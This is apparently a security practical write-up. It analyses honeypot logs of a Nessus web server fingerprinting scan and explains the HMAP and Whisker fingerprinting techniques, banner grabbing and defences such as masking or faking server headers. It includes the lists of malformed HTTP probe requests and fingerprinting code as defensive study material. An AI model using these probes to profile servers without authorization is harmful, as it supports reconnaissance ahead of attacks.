All of the network detects for this practical assignment were taken from the Apache web server logs used in the Honeynet Project Scan of the Month Challenge for April 2004 that I sponsored. The logs archive can be downloaded from the Honeynet website - [http://www.honeynet.org/misc/files/apache\\_logs.tar.gz](http://www.honeynet.org/misc/files/apache_logs.tar.gz).

### Detect One – Nessus Scan: Web Server Fingerprinting Tests

At approximately 10:30 pm (EST), the Open Proxy Honeypot was hit with a Nessus scan. While the normal Nessus web scan may send thousands of requests, this detect will focus solely on the Web Server Fingerprinting requests sent to a target web server.

#### Apache Access Log File Entries:

Combined Log format:

```
%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-agent}i\"
```

Log Token Description:

%h = Remote host

%l = Remote logname

%u = Remote user

%t = Time

%r = First line of request

%>s = Status

%b = Bytes sent

%{Referer}i = Referer

%{User-Agent}i = User Agent

```
217.160.165.173 - - [12/Mar/2004:22:30:15 -0500] "GET / HTTP/1.1" 400 381 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:30:21 -0500] "NESSUS / HTTP/1.0" 501 318 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:30:24 -0500] "GET /HTTP1.0/" 404 - "-" "-"
217.160.165.173 - - [12/Mar/2004:22:31:15 -0500] "GET . HTTP/1.0" 400 330 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:31:16 -0500] "OPTIONS * HTTP/1.0" 200 - "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:47 -0500] "GET /" 200 4301 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:50 -0500] "GET / HTTP/3.14" 200 4320 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:50 -0500] "GET / HTTP/1.X" 400 373 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:50 -0500] "GET / HTTP/" 400 373 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:51 -0500] "GET" 200 4301 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:51 -0500] "get / http/1.0" 501 312 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:51 -0500] "GET / NESSUS/1.0" 400 373 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:52 -0500] "GET\t\tHTTP/1.0" 200 4301 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:52 -0500] "GET/HTTP/1.0" 501 - "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:53 -0500] "GET . HTTP/1.0" 400 330 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:53 -0500] "GET \\ HTTP/1.0" 400 330 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:36:54 -0500] "HEAD .. HTTP/1.0" 400 0 "-" "-"
217.160.165.173 - - [12/Mar/2004:22:37:10 -0500] "GET HTTP/1.1" 400 - "-" "-"
```

#### Apache Error Log File Entries:

Httpd.conf file entry for ErrorLog logging verbosity - LogLevel debug

```
[Fri Mar 12 22:30:15 2004] [error] [client 217.160.165.173] client sent HTTP/1.1 request
without hostname (see RFC2616 section 14.23): /
[Fri Mar 12 22:30:21 2004] [error] [client 217.160.165.173] Invalid method in request
NESSUS / HTTP/1.0
[Fri Mar 12 22:30:24 2004] [error] [client 217.160.165.173] File does not exist:
/usr/local/apache/htdocs/HTTP1.0/
[Fri Mar 12 22:31:15 2004] [error] [client 217.160.165.173] Invalid URI in request GET .
HTTP/1.0
[Fri Mar 12 22:36:50 2004] [error] [client 217.160.165.173] request failed: erroneous
characters after protocol string: GET / HTTP/1.X
[Fri Mar 12 22:36:50 2004] [error] [client 217.160.165.173] request failed: erroneous
```

```

characters after protocol string: GET / HTTP/
[Fri Mar 12 22:36:51 2004] [error] [client 217.160.165.173] Invalid method in request get
/ http/1.0
[Fri Mar 12 22:36:51 2004] [error] [client 217.160.165.173] request failed: erroneous
characters after protocol string: GET / NESSUS/1.0
[Fri Mar 12 22:36:52 2004] [error] [client 217.160.165.173] Invalid method in request
GET/HTTP/1.0
[Fri Mar 12 22:36:53 2004] [error] [client 217.160.165.173] Invalid URI in request GET \
HTTP/1.0
[Fri Mar 12 22:36:53 2004] [error] [client 217.160.165.173] Invalid URI in request GET .
HTTP/1.0
[Fri Mar 12 22:36:54 2004] [error] [client 217.160.165.173] Invalid URI in request HEAD
.. HTTP/1.0
[Fri Mar 12 22:37:10 2004] [error] [client 217.160.165.173] Invalid URI in request GET
HTTP/1.1

```

**Mod\_Security Audit Log File Entries:** Some of the corresponding fingerprinting requests identified above are listed below.

Mod\_Security Audit\_Log file format:

=====

Request: remote\_ip remote\_user local\_user [current\_logtime] \"escaped\_the\_request\" status  
bytes\_sent

Handler: cgi-script/proxy-server/null

Error: Error message

-----

URL Request Line

Client Headers

Server Status Code Response

Server Response Headers

=====

```

=====
Request: 217.160.165.173 - - [Fri Mar 12 22:30:15 2004] "GET / HTTP/1.1" 400 381
Handler: (null)
Error: client sent HTTP/1.1 request without hostname (see RFC2616 section 14.23): /
-----
GET / HTTP/1.1
Hostname: www.testproxy.net

HTTP/1.1 400 Bad Request
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
=====
Request: 217.160.165.173 - - [Fri Mar 12 22:30:21 2004] "NESSUS / HTTP/1.0" 501 318
Handler: (null)
Error: Invalid method in request NESSUS / HTTP/1.0
-----
NESSUS / HTTP/1.0

HTTP/1.0 501 Method Not Implemented
Allow: GET, HEAD, OPTIONS, TRACE
Connection: close
Content-Type: text/html; charset=iso-8859-1
=====
Request: 217.160.165.173 - - [Fri Mar 12 22:30:24 2004] "GET /HTTP1.0/" 404 0
Handler: (null)
Error: File does not exist: /usr/local/apache/htdocs/HTTP1.0/
-----
GET /HTTP1.0/

HTTP/0.9 (null)
Warning: Subject to Monitoring

```

```

=====
Request: 217.160.165.173 - - [Fri Mar 12 22:31:15 2004] "GET . HTTP/1.0" 400 330
Handler: (null)
Error: Invalid URI in request GET . HTTP/1.0
-----
GET . HTTP/1.0

HTTP/1.0 400 Bad Request
Connection: close
Content-Type: text/html; charset=iso-8859-1
=====
Request: 217.160.165.173 - - [Fri Mar 12 22:36:50 2004] "GET / HTTP/1.X" 400 373
Handler: (null)
Error: The request line contained invalid characters following the protocol string.<P>
-----
GET / HTTP/1.X

HTTP/1.0 400 Bad Request
Connection: close
Content-Type: text/html; charset=iso-8859-1
=====
Request: 217.160.165.173 - - [Fri Mar 12 22:36:52 2004] "GET / HTTP/1.0" 200
4301
Handler: (null)
Error: mod_security: Invalid character detected [9]
-----
GET / HTTP/1.0

HTTP/1.0 200 OK
Warning: Subject to Monitoring
Connection: close
Content-Type: text/html
=====
Request: 217.160.165.173 - - [Fri Mar 12 22:36:52 2004] "GET/HTTP/1.0" 501 0
Handler: (null)
Error: Invalid method in request GET/HTTP/1.0
-----
GET/HTTP/1.0

HTTP/0.9 (null)
Warning: Subject to Monitoring
=====
Request: 217.160.165.173 - - [Fri Mar 12 22:36:53 2004] "GET . HTTP/1.0" 400 330
Handler: (null)
Error: Invalid URI in request GET . HTTP/1.0
-----
GET . HTTP/1.0

HTTP/1.0 400 Bad Request
Connection: close
Content-Type: text/html; charset=iso-8859-1
=====

```

## Source of Trace

All of the network detects for this practical assignment were taken from the Apache web server logs used in the Honeynet Project Scan of the Month Challenge for April 2004 that I sponsored. The logs archive can be downloaded from the Honeynet website - [http://www.honeynet.org/misc/files/apache\\_logs.tar.gz](http://www.honeynet.org/misc/files/apache_logs.tar.gz).

## Detect Generation Method

The web server fingerprinting requests were identified through log file analysis. Most of the requests listed above were identified due to one of the following:

- Abnormal HTTP Status Code
- Abnormal HTTP Request Method

- HTTP RFC – Non-Compliant Request

Section 3 of this practical assignment discusses different techniques for high-level log file analysis.

## Address Spoofing Probability

There are two different ways to interpret or apply this question:

**Network Packet Analysis** – This method of analysis applies the TCP/IP protocol requirements to the network data and determines the feasibility of spoofed packets. With this method in mind, the answer would be “No”, the source IP identified in the access\_log, error\_log and audit\_log does not appear to be spoofed. This is due to the fact that in order to interact with the web server at the application layer of the OSI model, the TCP/IP three-way handshake must be completed. If the handshake is not completed, say only a SYN packet is sent to port 80 on the target host, then the httpd daemon would sit idle until its timeout setting expired. This would not generate a log file entry.

**True Origin Analysis** – With this method, we are not concerned with the actual source IP address listed in the log files. We are instead asking the question, “Is the IP address identified the true source of the attack?” We want to widen the scope of our view to the possibility that the source IP address may be an unwitting third party to the attack. Perhaps the source IP address has been hacked and the real attackers are using their system as a base station for other attacks. Another scenario is that the source IP address is a proxy server of some sort and the attackers are going “through” it to attack our host. This concept is highlighted in the Network Detect #3 of this practical assignment.

By inspecting the client request headers in the audit\_log file, there does not seem to be any indication that the source IP address (**217.160.165.173**) is a proxy server. There is, however some interesting information about this host. At the time of this scan (March 12, 2004) the IP address resolved to a website called <http://port-scan.de>. I used the following online tool to resolve the IP address:

<http://network-tools.com/default.asp?prog=lookup&Netnic=whois.arin.net&host=port-scan.de>

The website is written in German, so I used the AltaVista BabelFish website translator to check out the website -

[http://world.altavista.com/babelfish/trurl\\_pagecontent?lp=de\\_en&url=http%3a%2f%2fwww.port-scan.de%2findex.html](http://world.altavista.com/babelfish/trurl_pagecontent?lp=de_en&url=http%3a%2f%2fwww.port-scan.de%2findex.html). On this website, they are promoting their services to try and help secure the Internet –

**We want to help you its PC your network to make safer.**

Our contribution for this is to be tested you free of charge on potential safety gaps and for hacker open entrances. Select first on the left side which kind test you to accomplish would like. If you should be still uncertain which test you would like, click please on the question marks beside the appropriate test. Our safety server connects itself to cure-timely with you and begins the examination. Every 20 seconds are informed you over the conditions of the things. After completion of the test by our side all data are again deleted which you to concern. If you wish still more detailed information about your system and its safety holes, we offer a haven CAN with Nessus to you.

**Before you begin with the Scanvorgang, you should absolutely read our [non-liability for haven CAN](#).**

**The abuse of this system is punishable and expressly forbidden! Use these tests exclusive on your own computers.**

By clicking on the “Nessus” link, you can run a full Nessus scan -

[http://world.altavista.com/babelfish/trurl\\_pagecontent?lp=de\\_en&url=http%3a%2f%2fport-scan.de%2fscans%2fportscan.php%3fParameter%3dscan%3dnessus](http://world.altavista.com/babelfish/trurl_pagecontent?lp=de_en&url=http%3a%2f%2fport-scan.de%2fscans%2fportscan.php%3fParameter%3dscan%3dnessus)

While they do try to limit the ability to use this script against non-authorized hosts (they grab the user's IP address from the CGI ENV) it would be quite trivial to spoof this information at the HTTP layer when submitting the scan request to the <http://www.port-scan.de/cgi-bin/portscan.cgi> script. So, if we re-address the Address Spoofing Probability, we can pretty confidently say that someone used the port-scan.de website functionality to scan our honeypot.

## Attack Description

---

Web server/application fingerprinting is similar to its predecessor, TCP/IP Fingerprinting (with today's favorite scanner - Nmap) except that it is focused on the Application Layer of the OSI model instead of the Transport Layer. The theory behind web server/application fingerprinting is to create an accurate profile of the target's software, configurations and possibly even their network architecture/topology by analyzing the following:

- Implementation differences of the HTTP Protocol
- HTTP Response Headers
- File Extensions (.asp vs. jsp)
- Cookies (ASPSESSION)
- Error Pages (Default?)
- Directory Structures and Naming Conventions (Windows/Unix)
- Web Developer Interfaces (Frontpage/WebPublisher)
- Web Administrator Interfaces (iPlanet/Comanche)
- OS Fingerprinting Mismatches (IIS on Linux?)

The normal SOP for attackers is to footprint the target's web presence and enumerate as much information as possible. With this information, the attacker may develop an accurate attack scenario, which will effectively exploit vulnerability in the software type/version being utilized by the target host.

Accurately identifying this information for possible attack vectors is vitally important since many security vulnerabilities (such as buffer overflows, etc...) are extremely dependent on a specific software vendor and version numbers. Additionally, correctly identifying the software versions and choosing an appropriate exploit reduces the overall "noise" of the attack while increasing its effectiveness. It is for this reason that a web server/application, which obviously identifies itself, is inviting trouble.

In fact, the HTTP RFC 2068 discusses this exact issue and urges web administrators to take steps to hide the version of software being displayed by the "Server" response header:

***"Note: Revealing the specific software version of the server may allow the server machine to become more vulnerable to attacks against software that is known to contain security holes. Server implementers are encouraged to make this field a configurable option."***

Due to the fact that it is possible to infer the type and version of web server/application that is being used by a target by correlating information gathering by other Information Disclosure categories, we will focus only on the HTTP Protocol implementation analysis that today's web fingerprinting tools utilize.

## Attack Mechanism

---

The specific Nessus plugin file used in these requests is called HMAP - <http://cgi.nessus.org/plugins/dump.php3?id=11919>. Below is the section of the

www\_fingerprinting\_hmap.nasl script, which shows the different abnormal requests, sent to the target web server:

```
'GET /\r\n\r\n', # HTTP/0.9
'GET / HTTP/1.0\r\n\r\n', # HTTP/1.0
## Removed: always got 200
## 'GET / HTTP/1.1\r\nHost: ' + h + '\r\n\r\n', # HTTP/1.1
'OPTIONS * HTTP/1.1\r\nHost: ' + h + '\r\n\r\n', # OPTIONS *
'GET / HTTP/3.14\r\nHost: ' + h + '\r\n\r\n', # SciFi
'GET / HTTP/1.X\r\n\r\n', # Alphanum HTTP version
'GET / HTTP/\r\n\r\n', # Incomplete
'GET\r\n\r\n', # Very incomplete!
'get / http/1.0\r\n\r\n', # Lowercase method
'GET / NESSUS/1.0\r\n\r\n', # Unknown protocol
'GET\t\tHTTP/1.0\r\n\r\n', # Tab separator
'GET/HTTP/1.0\r\n\r\n', # No separator
'GET\n\nHTTP/1.0\r\n\r\n', # \n instead of blank
'GET / HTTP/1.0\n\r\n', # LF instead of CRLF
'GET \\ HTTP/1.0\r\n\r\n', # Windows like URI
'GET . HTTP/1.0\r\n\r\n', # relative URI
'HEAD .. HTTP/1.0\r\n\r\n', # relative + forbidden
## Not added: I thought that it might help recognize Netscape/4.1 from
## Netscape/6.0, but not always.
## 'HEAD ../ HTTP/1.0\r\n\r\n', # forbidden
'GET / HTTP/1.1\r\n\r\n' # Incomplete HTTP/1.1 request
```

In addition to the abnormal requests listed above from Nessus, there are a number of methods to fingerprint a web server. All of the examples below demonstrate analysis techniques of the interpretation of HTTP requests and composition of the web server's responses.

### Implementation differences of the HTTP Protocol

**Lexical** - The lexical characteristics category covers variations in the actual words/phrases used, capitalization and punctuation displayed by the HTTP Response Headers.

- **Response Code Message** – The error code 404, Apache reports “Not Found” whereas Microsoft IIS/5.0 reports “Object Not Found”.

Apache 1.3.29 - 404	Microsoft-IIS/4.0 - 404
<pre># telnet target1.com 80 Trying target1.com... Connected to target1.com. Escape character is '^]'. HEAD /non-existent-file.txt HTTP/1.0  HTTP/1.1 404 Not Found Date: Mon, 07 Jun 2004 14:31:03 GMT Server: Apache/1.3.29 (Unix) mod_perl/1.29 Connection: close Content-Type: text/html; charset=iso-8859-1  Connection closed by foreign host.</pre>	<pre># telnet target2.com 80 Trying target2.com... Connected to target2.com. Escape character is '^]'. HEAD /non-existent-file.txt HTTP/1.0  HTTP/1.1 404 Object Not Found Server: Microsoft-IIS/4.0 Date: Mon, 07 Jun 2004 14:41:22 GMT Content-Length: 461 Content-Type: text/html  Connection closed by foreign host.</pre>

- **Header Wording** - The header “Content-Length” is returned vs. “Content-length”.

Netscape-Enterprise/6.0 - HEAD	Microsoft-IIS/4.0 - HEAD
<pre># telnet target1.com 80 Trying target1.com... Connected to target1.com. Escape character is '^]'. HEAD / HTTP/1.0  HTTP/1.1 200 OK Server: Netscape-Enterprise/6.0 Date: Mon, 07 Jun 2004 14:55:25 GMT</pre>	<pre># telnet target2.com 80 Trying target2.com... Connected to target2.com. Escape character is '^]'. HEAD / HTTP/1.0  HTTP/1.1 404 Object Not Found Server: Microsoft-IIS/4.0 Date: Mon, 07 Jun 2004 15:22:54 GMT</pre>

<b>Content-length:</b> 26248 Content-type: text/html Accept-ranges: bytes  Connection closed by foreign host.	<b>Content-Length:</b> 461 Content-Type: text/html  Connection closed by foreign host.
---	---

**Syntactic** – Per the HTTP RFC, all web communications are required to have a predefined structure and composition so that both parties can understand each other. Variations in the HTTP Response header ordering and format still exist.

- **Header Ordering** - Apache servers consistently place the “Date” header before the “Server” header while Microsoft-IIS has these headers in the reverse order.

Apache 1.3.29- HEAD	Microsoft-IIS/4.0 - HEAD
<pre># telnet target1.com 80 Trying target1.com... Connected to target1.com. Escape character is '^]'. HEAD / HTTP/1.0  HTTP/1.1 200 OK Date: Mon, 07 Jun 2004 15:21:24 GMT Server: Apache/1.3.29 (Unix) mod_perl/1.29 Content-Location: index.html.en Vary: negotiate,accept-language,accept-charset TCN: choice Last-Modified: Fri, 04 May 2001 00:00:38 GMT ETag: "4de14-5b0-3af1f126;40a4ed5d" Accept-Ranges: bytes Content-Length: 1456 Connection: close Content-Type: text/html Content-Language: en Expires: Mon, 07 Jun 2004 15:21:24 GMT  Connection closed by foreign host.</pre>	<pre># telnet target2.com 80 Trying target2.com... Connected to target2.com. Escape character is '^]'. HEAD / HTTP/1.0  HTTP/1.1 404 Object Not Found Server: Microsoft-IIS/4.0 Date: Mon, 07 Jun 2004 15:22:54 GMT Content-Length: 461 Content-Type: text/html  Connection closed by foreign host.</pre>

- **List Ordering** - When an OPTIONS method is sent in an HTTP Request, a list of allowed methods for the given URI are returned in an “Allow” header. Apache only returns the “Allow” header, while IIS also includes a “Public” header.

Apache 1.3.29- OPTIONS	Microsoft-IIS/5.0 - OPTIONS
<pre># telnet target1.com 80 Trying target1.com... Connected to target1.com. Escape character is '^]'. OPTIONS * HTTP/1.0  HTTP/1.1 200 OK Date: Mon, 07 Jun 2004 16:21:58 GMT Server: Apache/1.3.29 (Unix) mod_perl/1.29 Content-Length: 0 <b>Allow: GET, HEAD, OPTIONS, TRACE</b> Connection: close  Connection closed by foreign host.</pre>	<pre># telnet target2.com 80 Trying target2.com... Connected to target2.com. Escape character is '^]'. OPTIONS * HTTP/1.0  HTTP/1.1 200 OK Server: Microsoft-IIS/5.0 Date: Mon, 7 Jun 2004 12:21:38 GMT Content-Length: 0 Accept-Ranges: bytes DASL: &lt;DAV:sql&gt; DAV: 1, 2 <b>Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH</b> <b>Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH</b> Cache-Control: private  Connection closed by foreign host.</pre>



**Semantic** – Besides the words and phrases that are returned in the HTTP Response, there are obvious differences in how web servers interpret both well formed and abnormal/noncompliant requests.

- **Presence of Specific Headers** - A server has a choice of headers to include in a Response. While some headers are required by the specification, most headers (e.g. ETag) are optional. In the examples below, the Apache server's response headers include additional entries such as: Etag, Vary and Expires while the IIS server does not.

Apache 1.3.29- HEAD	Microsoft-IIS/4.0 - HEAD
<pre># telnet target1.com 80 Trying target1.com... Connected to target1.com. Escape character is '^]'. HEAD / HTTP/1.0  HTTP/1.1 200 OK Date: Mon, 07 Jun 2004 15:21:24 GMT Server: Apache/1.3.29 (Unix) mod_perl/1.2.9 Content-Location: index.html.en Vary: negotiate,accept-language,accept-charset TCN: choice Last-Modified: Fri, 04 May 2001 00:00:38 GMT ETag: "4de14-5b0-3af1f126;40a4ed5d" Accept-Ranges: bytes Content-Length: 1456 Connection: close Content-Type: text/html Content-Language: en Expires: Mon, 07 Jun 2004 15:21:24 GMT  Connection closed by foreign host.</pre>	<pre># telnet target2.com 80 Trying target2.com... Connected to target2.com. Escape character is '^]'. HEAD / HTTP/1.0  HTTP/1.1 404 Object Not Found Server: Microsoft-IIS/4.0 Date: Mon, 07 Jun 2004 15:22:54 GMT Content-Length: 461 Content-Type: text/html  Connection closed by foreign host.</pre>

**Response Codes for Abnormal Requests** – Even though the same requests are made to the target web servers, it is possible for the interpretation of the request to be different and therefore different response codes generated. A perfect example of this semantic difference in interpretation is the “Light Fingerprinting” check which the Whisker scanner utilizes. The section of Perl code below, taken from Whisker 2.1's main.test file, runs two tests to determine if the target web server is in fact an Apache server, regardless of what the Banner might report. The first request is a “GET //” and if the HTTP Status Code is a 200, then the next request is sent. The second request is “GET/%2f”, which is URI Encoded – and translates to “GET //”. This time Apache returns a 404 – Not Found error code. Other web servers – IIS – do not return the same status codes for these requests.

```
# now do some light fingerprinting...
-- CUT --
my $Aflag=0;
$req{whisker}->{uri}='//';
if(!_do_request($req,$G_RESP)){
    _d_response($G_RESP);
    if($G_RESP{whisker}->{code}==200){
        $req{whisker}->{uri}='/%2f';
        if(!_do_request($req,$G_RESP)){
            _d_response($G_RESP);
            $Aflag++ if($G_RESP{whisker}->{code}==404);
        }
    }
}

m_re_banner('Apache',$Aflag);
```

After running Whisker against a target website, it reports, based on the pre-tests that the web server may in fact be an Apache server. Below is the example Whisker report section:

```
-----
Title: Server banner
Id: 100
Severity: Informational
The server returned the following banner:
Microsoft-IIS/4.0
-----
Title: Alternate server type
Id: 103
Severity: Informational
Testing has identified the server might be a 'Apache' server. This
Change could be due to the server not correctly identifying itself (the
Admins changed the banner). Tests will now check for this server type
as well as the previously identified server types.
-----
```

Not only does this alert the attacker that the web server administrators are savvy enough to alter the Server banner info, but Whisker will also add in all of the Apache tests to its scan which would increase its accuracy.

## Correlations

### Banner Grabbing

Prior to these more robust fingerprinting applications, both Auditors and Attackers alike relied on simple banner grabbing to enumerate services listening on open ports. The classic example of banner grabbing for web servers is the use of the HTTP HEAD request. By sending the "HEAD / HTTP\n\n" request through something like telnet or Netcat, the web server will return only its response headers. These headers would often include the "Server:" response token declaring the web server vendor and version information.

There have also been numerous accounts of worm programs that send similar requests in order to inspect the web server version information. If the target web server is identified as vulnerable to a specific exploit, then the worm would attempt to send the exploit code. The Seclists.org security mail-list had a good discussion on this topic back in October of 2002 when someone was receiving web requests from the Apache Slapper worm -

<http://seclists.org/lists/incidents/2002/Oct/0161.html>

The use of banner grabbing for enumerating networks is so prevalent, that Nmap has actually been updated to include a Version Scan function (-sV flag) -

<http://www.insecure.org/nmap/versionscan.html>.

```
# nmap -sV -p 80 10.192.168.1.100

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-07-13 10:47 EDT
Interesting ports on hostname.com (192.168.1.100):
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS webserver 4.0

Nmap run completed -- 1 IP address (1 host up) scanned in 5.427 seconds
```

### Advanced Web Server Fingerprinting

Nessus is not the first application to implement these more advanced web server fingerprinting techniques. The following applications/tools provide this same functionality in varying degrees of effectiveness:

- HMAP – Is a Python script, which was the basis for the Nessus plug-in. Created by Dustin Lee (1990).
  - Website - <http://ujeni.murkyroc.com/hmap/>

- Thesis Document for HMAP - <http://seclab.cs.ucdavis.edu/papers/hmap-thesis.pdf>
- Detecting and Defending against Web Server Fingerprinting - <http://acsac.org/2002/papers/96.pdf>
- WhiteHat Web Server Fingerprinter – Jeremiah Grossman presented at BlackHat Las Vegas 2002 on his technique for utilizing the HTTP OPTIONS Request Method to fingerprint web servers.
  - PDF file of his presentation - <http://www.blackhat.com/presentations/bh-asia-02/bh-asia-02-grossman.pdf>
  - WhiteHat Fingerprinter Tool - [http://www.whitehatsec.com/presentations/Black\\_Hat\\_Singapore\\_2002/wh\\_webserver\\_fingerprinter.tgz](http://www.whitehatsec.com/presentations/Black_Hat_Singapore_2002/wh_webserver_fingerprinter.tgz)
- HTTPrint – Saumil Shah wrote a nice paper and an even better tool to fingerprint web servers. HTTPrint is the best in class of current web server fingerprinting applications.
  - An introduction to web server fingerprinting - [http://net-square.com/httpprint/httpprint\\_paper.html](http://net-square.com/httpprint/httpprint_paper.html)
  - HTTPrint Tool - <http://net-square.com/httpprint/#downloads>

## Evidence of Active Targeting

As outlined in the Spoofing section above, there is definite evidence of active targeting of our proxy honeypot due to the use of the port-scan.de Nessus scan utility. Another indication of active targeting with this scan was the fact that the requests were not proxy requests. This means that the client was not using our honeypot as a proxy server and sending requests through the honeypot to another target. This was identified due to the lack of full HTTP requests containing remote hostnames in the URL. An example proxy request from the honeypot logs is below:

```
212.57.187.242 - - [09/Mar/2004:22:11:07 -0500] "GET http://www.ya.ru/ HTTP/1.1" 200 1346
"http://www.ya.ru/" "Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.0) Opera
7.03 [en]"
```

When the client makes a fully qualified HTTP request, with a domain name, then the client is trying to use the local web server as a proxy and is therefore not the target of the request.

## Severity

The following formula was used to determine the overall severity of these web server fingerprinting requests (5 is the highest and 1 is the lowest) –

**severity = (criticality + lethality) - (system countermeasures + network countermeasures)**

Due to the unique nature of honeypot deployments, I will provide a severity response for both a honeypot and normal production deployment of a web server.

### Honeypot Deployment

Criticality = 0

The open proxy honeypot served no production purpose other than monitoring web attacks.

Lethality = 1

These fingerprinting requests did actually exploit any known vulnerability. They are used more for supplementary information of the target of the scan.

System Countermeasures = 4

The Apache web server was configured with security directives, which identified many of these abnormal requests. One example of the Apache configurations is the ProtocolReqCheck httpd.conf directive. This directive will inspect the protocol field in the request line and generate a 400 Bad Request when abnormal requests are received.

<http://httpd.apache.org/docs/mod/core.html#protocolreqcheck>

Network Countermeasures = 1

Due to our honeypot architecture, we allowed all INBOUND HTTP requests to the web server.

**Honeypot Severity Total = -4**

$(1 + 0) - (4 + 1) = -4$

### **Production Deployment**

Criticality = 5

Most organizations rely on their external web site for commercial functionality. Additionally, a web outage or defacement could be devastating to the reputation of an organization.

Lethality = 3

While these requests are not malicious in and of themselves, they are almost always precursors to future attacks. The data identified in service enumeration will be leveraged in an attack scenario. It is for this reason that identifying these types of reconnaissance requests is vital to preventing attacks.

System Countermeasures = 4

Provided that an organization conducts due diligence and follows the steps outlined in the Defensive Recommendations listed below, these types of abnormal requests should be easy to identify.

Network Countermeasures = 1

The most commonly deployed configuration for Firewalls is to allow access from the Internet to port 80 (http) on a web server. Unless an application level firewall is implemented, the firewall will not be of much use in identifying HTTP attacks such as this.

**Production Deployment Total = 3**

$(5 + 3) - (4 + 1) = 3$

## **Defensive Recommendation**

---

It is not possible to remove every single identifying piece of vendor/version information provided by your web server. The fact is that a determined attack will be able to identify your web server software. Your goal should be to raise the bar of reconnaissance to a height that will cause the attacker to probe hard enough that they will most likely trigger a security alert. The steps below will aid in this task. The solutions are listed in order from easiest to implement to the most complex.

### **Alter the Server Banner Information**

It is possible to edit out and/or alter (for deception purposes) the "Server" field information displayed by a web server's response headers. There has been much debate in web security circles as to the amount of protection that can be gained by changing the http Server: token information. While altering the banner info alone, and not taking any other steps to hide the software version, probably doesn't provide much protection from REAL people who are actively conducting reconnaissance, it does help with regards to blocking automated WORM programs. Due to the increase in popularity of using worms to mass infect systems; this method of protecting your web servers becomes vital. This step could certainly buy organizations some time during the patching phase when new worms are released into the wild and they are configured to attack systems based on the server token response.

**Apache Servers** – Mod\_Security has the SecServerSignature setting, which allows the web admin to set the Server banner info from within the httpd.conf file instead of editing the Apache source code prior to compilation.

**Netscape-Enterprise** – Version 6.0 has the new “ServerString” directive for use in the magnus.conf file.

**IIS Servers** – By installing the IISLockDown and URLScan tools, you can update the banner info returned to clients.

### **Minimize the Verboseness of Information in Headers**

Restrict the amount of information returned in the response headers. For instance, Apache allows the administrator to control the verboseness of the Server banner token by editing the ServerTokens directive:

```
ServerTokens Prod[uctOnly]
Server sends (e.g.): Server: Apache
ServerTokens Min[imal]
Server sends (e.g.): Server: Apache/1.3.0
ServerTokens OS
Server sends (e.g.): Server: Apache/1.3.0 (Unix)
ServerTokens Full (or not specified)
Server sends (e.g.): Server: Apache/1.3.0 (Unix) PHP/3.0 MyMod/1.2
```

By minimizing the headers, you may hide information such as additional apache modules that are installed.

### **Implement Fake Headers**

An alternate technique for defeating/confusing web server fingerprinting is to present a fake web topology. Attackers usually include Banner Grabbing sessions as part of the overall Footprinting Process. During Footprinting, the attacker is trying to gauge the target's enterprise architecture. By adding in additional fake headers, we can simulate a complex web environment (I.E.- DMZ). By adding additional headers to simulate the existence of a reverse proxy server, we can create the “appearance” of a complex architecture.

For Apache servers, we can add the following httpd.conf entry to accomplish this task:

- **Header set Via “1.1 squid.proxy.companyx.com (Squid/2.4.STABLE6)”**
- **ErrorHeader set Via “1.1 squid.proxy.companyx.com (Squid/2.4.STABLE6)”**
- **Header set X-Cache “MISS from www.nonexistenthost.com”**
- **ErrorHeader set X-Cache “MISS from www.nonexistenthost.com”**

These entries add the “Via” and X-Cache HTTP response headers to all responses as shown below:

```
# telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Sun, 30 Mar 2003 21:59:46 GMT
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Via: 1.1 squid.proxy.companyx.com (Squid/2.4.STABLE6)
X-Cache: MISS from www.nonexistenthost.com
Content-Length: 2673
```

```
Connection: close
```

This gives the illusion that we are using a Squid Proxy server and are presenting web data from a non-existent server. This might entice the attacker into either launching Squid Exploits against our Apache server, which would of course be unsuccessful or to attack the host specified in the X-Cache header with does not actually exist.

### **Install Third Party Web Security Tools**

By installing additional web security applications or tools, such as Mod\_Security or ServerMask, it is possible to either disrupt or total defeat today's web server fingerprinting applications such as HTTPrint. As described in the example sections above, these tools will probe target web servers with many different requests to try and initiate a specific response. Below are some of the abnormal requests, which HTTPrint sends to the web server:

```
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "JUNKMETHOD / HTTP/1.0" 501 344 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "GET / JUNK/1.0" 400 381 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "get / http/1.0" 501 330 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "GET / HTTP/0.8" 200 1456 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "GET / HTTP/1.2" 200 1456 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "GET / HTTP/3.0" 200 1456 "-" "-"
